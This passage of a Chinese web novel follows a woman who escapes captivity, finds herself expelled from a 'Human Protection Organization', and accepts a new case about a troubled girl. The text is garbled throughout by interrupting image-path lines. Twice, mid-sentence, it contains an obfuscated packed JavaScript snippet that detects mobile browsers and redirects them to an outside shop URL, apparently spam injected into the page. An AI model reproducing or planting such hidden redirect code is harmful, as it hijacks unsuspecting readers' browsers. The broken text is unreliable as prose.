这一次她没有慌乱,从容穿过菜地,感受着四周瓜果清香,内心也是一片沉寂。 她观察到菜地里虽然有打理过的痕迹,但竟然一点虫子和农药的痕迹都没有。 来不及细想,她又一次跨过栅栏,奋力向下一跃。 并没有上一次一样受到阻滞的感觉,她的双脚轻巧地降落在黄土地上,晃动身子,站稳了。 缓缓向远离别墅的方向走了几步,发觉没有任何阻隔后,她心中难以抑制地涌现出一丝狂喜。 不受控制地向前狂奔起来,一直跑到浑身乏力,大口喘着粗气,她才停下来。 回头一瞧,别墅已经距离她很远了。 只可惜,这四周都是一望无际的荒地,甚至连一条像样的乡间小路都找不到,她没有办法,只能向着远方一直走下去。 不知过了多久,天边的太阳已经缓缓坠入地平线,先前还是明黄色,如今已经掺杂了橘色,四周光线也黯淡下来,宋绮梦觉得四周的温度也像落日一样坠下去,她停下来,喘了口气。 将包里的水拿出来喝了一口,就着从别墅里偷的饼干吃完,身上恢复了一点力气。 本来打算不分白天黑夜逃出去,可直到夜幕完全笼罩大地,她才发觉自己的想法过于天真了。 四周漆黑一片,什么都看不清,不远处似乎还有不明动物的叫声,充满了未知的恐惧。 她找了一处隆起的土包,藏在后头,将自己的身体蜷成一团,以免夜晚温度流失。 才朦胧睡去没多久,不远处忽然响起一阵汽车引擎的声音,有一男一女谈话的声音传来,似乎越来越近。 宋绮梦瞬间警觉起来,她调整身姿,屏住呼吸,做好随时准备逃走的准备。 脚步声在土包前头停了下来,隐约传来一个女人抱怨的声音:“叫你别往这里开,你非不听,现在好了,天都黑了,还是没找到你说的地方。”一个男人的声音传来:“反正是出来玩嘛,没找到也不要紧,明天白天再找就是了。” “你说的轻巧,医院里的假哪里是那么好请的?白白浪费了一天。” 男人没有再回话,而是打开了手上的强光灯,一瞬间,这片荒地被照得亮如白昼。 “你看嘛,光秃秃的,连棵草都没有。”女人又抱怨起来:“这里哪有你说的什么湖泊……” “要不然还是赶快回去吧,连个人影都没有,怪吓人的。”女人上前一步,拉了拉男人的后衣襟,放低了声音说道。 宋绮梦听了半天,他们似乎是一同出来游玩的夫妻,没什么危险性。 眼见男人似乎被女人说动,两人就要向车子的方向走去,宋绮梦大着胆子抓起一块石头,不轻不重地敲了几下。 声音惊动了两人,女人率先做出反应,抓紧男人的胳膊,惊恐道:“老公,什么声音?” 男人也听到了,故作镇定:“怕什么,多半是附近的什么小动物吧。” 那声音又规律地响起来,男人也变了脸色,两人一同狂奔起来,想要尽快逃离。 宋绮梦见状,只好扯着嗓子喊了一声救命。 过了许久,才又听到窸窸窣窣的脚步声由远及近,强光灯猛地照在宋;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198975|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 绮梦身上,她眯了眼睛。 “小姑娘,你怎么一个人在这里啊?”女人颤抖的声音传来。 “我……”宋绮梦装出十分虚弱的样子,泪眼朦胧道:“我被人绑架了,偷偷跑出来之后迷路了,还崴了脚,只能躲在这里。” 男人向前走了几步,在确信她身边没有别人后,才招手叫女人一起来,两人将她扶了起来,向车上走去。 宋绮梦天真无邪的样子丝毫没有引起夫妻两人的怀疑。 “太危险了。”女人坐上副驾驶,一边叫男人发动汽车,一边回头冲着后座关心地问道:“小姑娘,要不要吃点什么?” 宋绮梦蜷缩在后座,摇了摇头,没有吭声。 车子一路开到最近的人类保护组织中心大楼,宋绮梦简直不敢相信自己这样轻而易举地逃了出来,她忙不迭地冲到办公楼前,进行瞳孔识别。 显示识别失败。 怎么会?她入职的是组织总部,其他分部的系统都是互联的,没理由识别不通过才对。 她不死心地又试了几次,无一例外,都失败了。 超过三次,已经有几个安保人员有序走来,对着宋绮梦说道:“你好女士,请问有什么事?” 宋绮梦犹豫半晌,摇了摇头。 她没忘记自己此时还在上一份卧底的保密任务中,不能轻易暴露身份。 “不好意思,我好像走错地方了。”她道了歉,走出了分部。 通讯器内显示着她的个人资产余额,仅仅剩下一顿饭+一次打车的钱,她别无选择,只好咬牙叫了一辆无人驾驶出租车,前往组织总部。 她被谢然软禁了将近一个月,这期间,可能组织进行了系统整改,分部识别不了她的身份,也是有可能的。 她在车上昏睡了一会儿,天刚亮时,到达了总部的大门。 就像落水之人抓到救命稻草,她回到熟悉的地方,激动地眼角泛红,来不及说什么,急切地进了大门,冲到办公大楼前,进行瞳孔识别。 冰冷的机械女声无情地提示:“识别失败。对不起,您不是组织中心的工作人员。” 她呼吸顿止,难以置信,颤抖着手又试了一次。 还是失败。 三次,四次…… 安保人员的脚步声近在咫尺,她咬了咬牙,转身离开了总部大楼。 …… 与此同时,谢然站在书房的窗前,眼神淡淡地瞥过接连不停闪烁着来电显示的手机,逐一选择了挂断。 他略微思索了一会儿,还是点开消息,看到满屏幕都是安晓生发的,带着感叹号和问号的质问。 他皱了皱眉,电话拨了回去。 “谢然?”安晓生的声音算不上客气:“你放了她就放了,怎么还整这一出?” “她被人类保护组织开除,这件事你早就知道,为什么还非要组织一堆测试?你不知道那很危险吗?有些鬼魂连你都不好控制,你就放心叫她自己去尝试?” 安晓生追问了半天,得到的只是谢然一句平淡如水的回应:“我相信她。” “……”安晓生发出一连串的叹息声,随即又问:“那个一直联络你、给你出主意的刘旭丰,你知道他是好人还是坏人?他背后受什么人指使?就这么听从他的建议,万一是圈套呢?” “晓生。”谢然打断了他的话:“不重要了。” “什么不重要?” “无论他是谁,目的是什么,背后是谁,都不重要了。”谢然发出无声的喟叹:“我等不了多久了。” 电话那头骤然沉默起来,谢然不管不顾地继续说道:“宋绮梦的身份我仔细查过,没什么纰漏,她也不像是贪婪狡诈的人。” “我想要达成的目的,或许只有她可以完成。” 10.第 10 章 在总部大楼不远处的一个窄巷里,宋绮梦安静等了许久。 今天是工作日,按照正常情况,她的闺蜜裴雪应该会来上班。 她住得离这里不远,这里是她上班的必经之路。 裴雪是人事部的人,许多事应该能帮得到她。 果不其然,就在宋绮梦打着哈欠等了快一个小时,终于在三五成群的上班族中,看到了裴雪的身影。 确信裴雪身边没有可疑之人后,她一个箭步冲了出去。 “裴雪!”她轻声叫道。 裴雪无精打采的面容震了震,似乎不敢相信宋绮梦会出现在这里。 “绮……绮梦?”裴雪忙不迭地跟着宋绮梦来到窄巷里,惊奇地问道:“你怎么在这里等我?” “说来话长。”宋绮梦眼瞧着还有十五分钟就到上班打卡的时间点了,她拉住裴雪的手,匆忙问道:“闻处还在吗?” “闻处?”裴雪显出一阵茫然来:“你是说闻展辉?” “他上个月就离职了,不知道去哪里了。” 裴雪的话仿佛一阵晴天霹雳,震得宋绮梦晕头转向。 “怎么会?”她忙又问道:“我听辉哥指派,去做了一个秘密任务,回来之后,发现刷不进去办公楼了。” 裴雪面露难色,过了半晌,才缓缓说道:“半个多月前,差不多就是闻展辉离职的几天后,组织内部出了一份公告,有几个人因为入职考核没有通过,被开除了。” “那里面有你的名字。” 眼看着宋绮梦有些站立不稳,裴雪忙将她扶住,轻声劝慰。 “你不知道?我之后花了些心思联系你,但是都没联系上。后来,我收到一条消息,说是你的新账号,说你回老家找父母去了,我再发消息给这个账号,也没人回我。” 裴雪终究是有些愧疚起来:“我想着你应该是被开除之后心情不好,不愿理我。没想到你压根不知情?” 眼看着上班时间就要到了,裴雪急匆匆地握住宋绮梦的手:“绮梦你先别想那么多,也许是系统出了故障,今天有个任务不能请假,我先去上班,你去我租的公寓休息,密码是486412。” 来到裴雪住的单人公寓内,宋绮梦神色恍惚,都不知道是怎么迈着沉重的步伐一步一步挪过来的。 虽然已经饿得浑身无力,可她一点胃口都没有,迫不及待地将通讯器打开,试着给行动部的同事发了一条消息。 果然是发不出去的状态。 仔细查看系统公告栏和私人信箱,也没有看到自己被开除的消息。 究竟是怎么一回事? 是她被谢然发现后,组织当机立断将她和闻展辉都开除了,还是她被闻展辉骗了,在她到了谢然的地盘之后就变成了一枚弃子? 她想不通。 站起身来,一阵头晕眼花,她知道自己不能再这样下去了,随手啃了一根香蕉,又挪到卫生间,清洗了一下。 捱到晚上,裴雪终于回来了。 “绮梦。”裴雪将手里的包往门后一挂,迫不及待地喊她:“快来。” “我又查了一下系统公告,是6月15号当天发布的你被开除的公告,闻展辉是6月12号离职的。” 6月12号?宋绮梦依稀记得,这正是她才到谢然的别墅里,被发现后摘除芯片的日子。 这么说来,在她被谢然发现的时候,闻展辉马上就逃跑了。 出于某种原因,组织也马上做了决定,将她开除。 可是,按照组织以往做事的规矩,不应该先派人去救她吗? 毕竟,当初那份卧底工作通知函,上面是有组织的印章的,这件事不可能只有闻展辉一人知情。 她点开通讯器,想找到保存在个人文件夹的工作通知函和保密函,这才发现这两份证据已经悄然消失不见了。 她眼前一阵发黑,不得已间蹲下身子,大口大口喘着粗气。 “绮梦,你别着急。”裴雪也不知道发生了什么,但还是扶着她,好心安慰道:“明天我四处打听一下。” 宋绮梦一时间说不出话来,她将手上的通讯器举起来给裴雪看。 “咦?”裴雪发出惊叹声:“你的通讯器怎么还能进组织中心?” 如果是被开除了,那她的账号一定已经被注销了。 “别急别急。”裴雪急切地劝慰着:“这说明很有可能是人事部搞错了,你等我明天问问。” 宋绮梦蹲着缓了半分钟,面对着错综复杂的迷局和前路未卜的命运,她终于被情绪击垮,将整张脸埋进膝盖里,禁不住哭到浑身颤抖起来。 人类保护组织是最大最体面的工作地点了,一旦进去就等于买了养老保险,报酬高不说,福利待遇也是很好的。 她好不容易考进去,又因为莫名其妙的原因被开除,怎么会不伤心。 裴雪耐心安慰了许久,宋绮梦才仰起哭花了的脸来,哑着嗓子求裴雪帮忙再去打探一下情况。 又浑浑噩噩地在公寓里待了一天,耐心等着裴雪回来,憧憬着能有什么好消息。 思来想去,还是决定先不把最近一段时间的遭遇告诉父母,免得他们担心。 忍着难过,和他们电话报了平安之后,终于等来了裴雪那边一个不算好消息的好消息。 “绮梦,你听我说,你的事情非常复杂,我这个层级暂时还打听不到具体情况,但是我听我主管说,你这种情况还是有转圜的余地的。” 裴雪气喘吁吁的,应该是在下班路上,都没顾上回家当面讲,就用通讯器和宋绮梦通话了。 “你现在还能进得去组织中心,说明还可以接受组织安排的突发任务。”裴雪语气欢快起来:“听说,如果能连续完成三个组织安排的任务,你就能被重新破格录取。” “真的?”宋绮梦从沙发上蹦起来,马上点开了通讯器。果然,在“接收任务”那一栏,她真的看到了确认按钮。 毫不犹豫地按下去,心脏的跳动更快了几分。 “但是。”电话那头裴雪的声音又带了几分焦虑:“这些任务都是一些疑难杂症,很难处理的,我担心你坚持不住。” 见宋绮梦久久不吭声,裴雪猜到了什么:“你刚刚不会已经同意了接收任务吧?” “……”宋绮梦带着尴尬的笑容呆在原地,半晌才爆发出一声感叹:“啊啊啊小祖宗,你怎么不早说?” “你怎么那么性急?”裴雪的声音充满了无奈:“那些任务都是组织行动部处理不了的事件,你一个新人才入职多久,怎么可能那么轻松就能解决……” “你好不容易从上个任务里脱身,不如好好休息一下再做打算嘛。”裴雪叹息道。 “我……我这不是手头没钱了 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17200431|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 嘛。”宋绮梦嘟囔道:“没有组织的工资,我真的活不下去了。” “这有什么,没有钱你还有爸妈,你爸妈不给你还有我呢。”裴雪说着,已经到了门口,她迈步进门,挂了电话,冲着屋内的宋绮梦大大地叹了口气。 “这下好了。”裴雪无力地说道:“我们还是赶紧复习一下组织之前发的行动指南吧,万一真的遇到危险,你的小命都要不保了。” 宋绮梦入职行动处之后,从来没有真正出过行动,第一个任务就是做卧底,但已失败。 人类保护组织分为几个大的部门:行政处、医疗处、后勤处、刑侦处和行动处。以行政处权力最大,裴雪就在隶属于行政处的人事部里。 宋绮梦在行动处下辖的突发事件部里,行动处,顾名思义就是要去各处进行实际行动的部门,帮助各地的人类摆脱各种灾难,包括但不限于自然灾害、灵异事件、其他突发事件等。 宋绮梦打开行动处的员工指南,又仔细看了一遍。 总方针、分节学习、人身安全…… 一下午看了几万字,还是觉得心里空落落的。 “纸上得来终觉浅……”宋绮梦单手撑着下巴,喃喃自语。 裴雪有一个关系不错的师兄在培训部,名字叫夏轩,好说歹说把他喊过来给宋绮梦做了两天单独培训,这才觉得放心了许多。 夏轩走后,宋绮梦站起来,忽然冲上去,将裴雪紧紧地抱在怀里,头在她肩膀上蹭来蹭去。 “好闺蜜……”她实在不知道怎么谢谢裴雪了,只能说着:“如果这次成了,我把我前三个月工资都拿来请你吃饭。” 裴雪忍不住偷笑:“得了吧你。” “要是没成功,我也会想办法还你这个人情的。”她用滚圆的双眼看着裴雪,嘟起嘴来:“我又饿了。” 裴雪才要讲话,宋绮梦的通讯器“滴滴滴”响了三声,两个人表情同时变得凝重起来。 点开最新消息,选择虚拟大屏投放,几行大字在两人面前缓缓浮现出来: 【新任务1】来自K区花园一号小区,媛媛父母的求助。 任务描述:媛媛,大名井媛,女,12岁,父母哭诉其进入青春期后脾气古怪,不再听话,成绩下滑,多方劝说不听,近日还有轻生迹象,恳请人保组织派人安抚、保护。 旁边是井媛的照片。 看起来,倒像是个比较简单的任务。 宋绮梦这样想着,已经将心里的话说了出来,裴雪面色一沉:“我看未必。” “真这么简单,还会是组织解决不了的难题?”她分析道。 “或许是组织暗中给了我这个机会呢。”宋绮梦笑了笑,拍拍裴雪的肩膀,示意她不要太过担心。 “要不我陪你去吧。”裴雪担忧未止。 “不必了。”宋绮梦用无比真诚的目光看向裴雪:“你真的已经帮了我太多了,而且你最近工作忙,耽误了就不好了。” “放心吧,我吉人自有天相。”宋绮梦仍然坚持着最初保密协议里面的规定,没有把卧底一事和裴雪说,但这时候还是说着:“第一个任务很凶险,我不也坚持下来了嘛。” 裴雪还是叮嘱了几句,才将宋绮梦送出门去。 辗转几条线路到了K区花园一号,宋绮梦刚下车就被潮湿的空气弄得有些不适应。 下雨了,好冷。 11.第 11 章 与此同时,别墅的书房的一角,谢然用晌午放凉了的茶水残液洗了洗手,将桌上摊开的《亲密关系》阖上,转头将闪着来电显示的手机拿来,按了接听键。 “谢先生。”熟悉的声音传来:“抱歉打扰了,陈某……” 谢然眉头皱起来,显然是不耐烦这样虚情假意的寒暄。 “说重点。”他冷冷地打断,全然不顾电话那头的尴尬。 “谢先生,我知道宋小姐那边的行踪,如果有需要……” 